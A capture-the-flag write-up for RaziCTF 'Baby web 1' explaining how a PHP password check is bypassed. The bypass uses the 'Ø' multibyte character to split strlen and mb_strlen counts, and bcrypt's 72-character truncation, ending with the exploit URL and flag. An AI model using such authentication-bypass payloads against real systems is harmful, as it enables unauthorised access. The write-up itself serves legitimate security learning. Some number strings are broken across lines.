Well here is my write-up for **Baby web 1 for RAZICTF**

Twitter | hackthebox | @MalwarePeter

When i visited the page i got a greetings with PHP source code so i just know this is always about bypassing PHP function where some require understanding of those PHP functions and some with understanding math

```php
<?php
    $prev_pass = "668424806839742579356776815854011891901485313406901455401234615
34603155084209704";
    if(isset($_GET["password"])){

        if(mb_strlen($_GET["password"], 'utf8') < strlen($prev_pass)){

            if(strlen($_GET["password"]) > mb_strlen($prev_pass, 'utf8'))


            {
                $input_h = password_hash($_GET["password"], PASSWORD_BCRYPT);
                if(password_verify($prev_pass, $input_h)){
                    echo exec("cat flag.txt");
                    die();
                }else{
                    echo "Are you trying to hack me?!";
                    die();
                }
            }else{
                echo "Nope";
                die();
            }
        }


        else{
            echo ":/";
            die();
        }
    }else{
       highlight_file(__FILE__);
        die();
    }
?>
```

Glad this one after a little check i realize don't require math in it but seems like some functions bypassing {glad because am bad at math LMAO}

Well now let's dig in:

In summary:

- You have to pass new password then
- the mb_strlen(length) of new password compared if is less than strlen(length) of prev_pass then
- strlen(length) of password compared if is greater than mb_strlen(length) of prev_pass then
- new password encrypted then
- compare/verify hash of new password and prev_pass if match then
- it print FLAG

Well now we know what code does until it print flag


First i had to copy the full code to my local editor and start to extract each condition

So there strlen and mb_strlen function used in second and third if so first let's learn what are those

- strlen = It counts the bytes
- mb_strlen = It counts the character

The hack started …….

I checked the value of prev_pass with mb_strlen and strlen




```php
<?php
$prev_pass="66842480683974257935677681585401189190148531340690145540123461534603155084209704";

echo " for prev: ";
echo mb_strlen($prev_pass, 'utf8');

echo " ";
echo strlen($prev_pass);
```

```
for prev: 80 80
```

Waow so both mb_strlen and strlen it return same value which 80.


Noticed about **UTF-8** so I had to Google them then I found out that
“In UTF-8, not all characters are represented with 1 byte. In fact, characters can be represented with as many as 4 bytes in UTF-8. In this example, the character “Ø” is represented using 2 bytes in UTF-8,”
Well so I just checked if that true about some character represented in two bytes
I used slashed zero "Ø"



```
<?php
$prev_pass="Ø";

echo " strlen : ";
echo strlen($prev_pass);
echo " <br>";
echo " mb_strlen : ";
echo mb_strlen($prev_pass, 'utf8');
```

```
strlen : 2
mb_strlen : 1
```

Boom!!! It give 2 for strlen and 1 for mb_strlen.
Okay let use the prev_pass and remove 0 and add Ø and run it, so the value become 80 for 81



```
<?php
$prev_pass="668424806839742579356776815854011891901485313406901455401234615346031550842097Ø4";

echo " strlen : ";
echo strlen($prev_pass);
echo " <br>";
echo " mb_strlen : ";
echo mb_strlen($prev_pass, 'utf8');
```

```
strlen : 81
mb_strlen : 80
```

Well lets bypass condition NOWWW


first bypass: `if(mb_strlen($_GET["password"], 'utf8') < strlen($prev_pass))`

by removing 04 at the end and add "Ø " it make 79 mb_strlen and 80 strlen means TRUE

66842480683974257935677681585401189190148531340690145540123461534603155084209704

to

668424806839742579356776815854011891901485313406901455401234615346031550842097Ø



```
<?php
$prev_pass="668424806839742579356776815854011891901485313406901455401234615346031550842097Ø";

echo " strlen : ";
echo strlen($prev_pass);
echo " <br>";
echo " mb_strlen : ";
echo mb_strlen($prev_pass, 'utf8');
```

```
strlen : 80
mb_strlen : 79
```

second bypass: `if(strlen($_GET["password"]) > mb_strlen($prev_pass, 'utf8'))`

since last pasword made 79 mb_strlen and 80 strlen means we have to modify again


because condition say that we need to have password with strlen(length) greater than 80 mb_strlen(length) of prev_pass in this second condition

I replaced again 0 with Ø and made strlen of 81 means TRUE


668424806839742579356776815854011891901485313406901455401234615346031550842097Ø

To

668424806839742579356776815854011891901485313406901455401234615346031550842Ø97Ø



```
<?php
$prev_pass="668424806839742579356776815854011891901485313406901455401234615346031550842ø97ø";

echo " strlen : ";
echo strlen($prev_pass);
echo " <br>";
echo " mb_strlen : ";
echo mb_strlen($prev_pass, 'utf8');
```



```
strlen : 81
mb_strlen : 79
```


Value become

Mb_strlen: 79

Strlen: 81

With this payload

http://smerdis.razictf.ir/babyweb1/?password=668424806839742579356776815854011891901485313406901455401234615346031550842Ø97Ø



```
RaziCTF{w3ll_d0nE_go_0n_to_THE_n3xT_OnE}
```

Bypassed and PRINT THE FLAG. Wait How? what about

```
                $input_h = password_hash($_GET["password"], PASSWORD_BCRYPT);
                if(password_verify($prev_pass, $input_h))
```

I didn’t what to give up even if already got my flag. So I had Google and found

Caution:

Using the PASSWORD_BCRYPT as the algorithm, will result in the password parameter being truncated to a maximum length of 72 characters.

Well so our password has 79 characters and prev_pass have 80 characters that means last 7 and 8 character will be useless when password encrypted by PASSWORD_BCRYPT

668424806839742579356776815854011891901485313406901455401234615346031550**842Ø97Ø**

668424806839742579356776815854011891901485313406901455401234615346031550**84209704**

For our password **842Ø97Ø** will be useless

For prev_password **84209704** will be useless so the hash match

That's why it bypassed the condition of password_verify BUT before I found that I was removing first characters so I stucked untill I started to remove the end characters

LOCAL CODE

```
<?php
    $prev_pass = "668424806839742579356776815854011891901485313406901455401234615
34603155084209704";
    $password ="66842480683974257935677681585401189190148531340690145540123461534
6031550842Ø97Ø";


        if(mb_strlen($password, 'utf8') < strlen($prev_pass)){

            if(strlen($password) > mb_strlen($prev_pass, 'utf8'))


            {
                $input_h = password_hash($password, PASSWORD_BCRYPT);
                if(password_verify($prev_pass, $input_h)){
                    echo "CTF{FR33KS WARRIOR}";
                    die();
                }else{
                    echo "Are you trying to hack me?!";
                    die();
                }
            }else{
                echo "Nope";
                die();
```

```php
            }
        }
        else{
            echo ":/";
            die();
        }

    ?>
```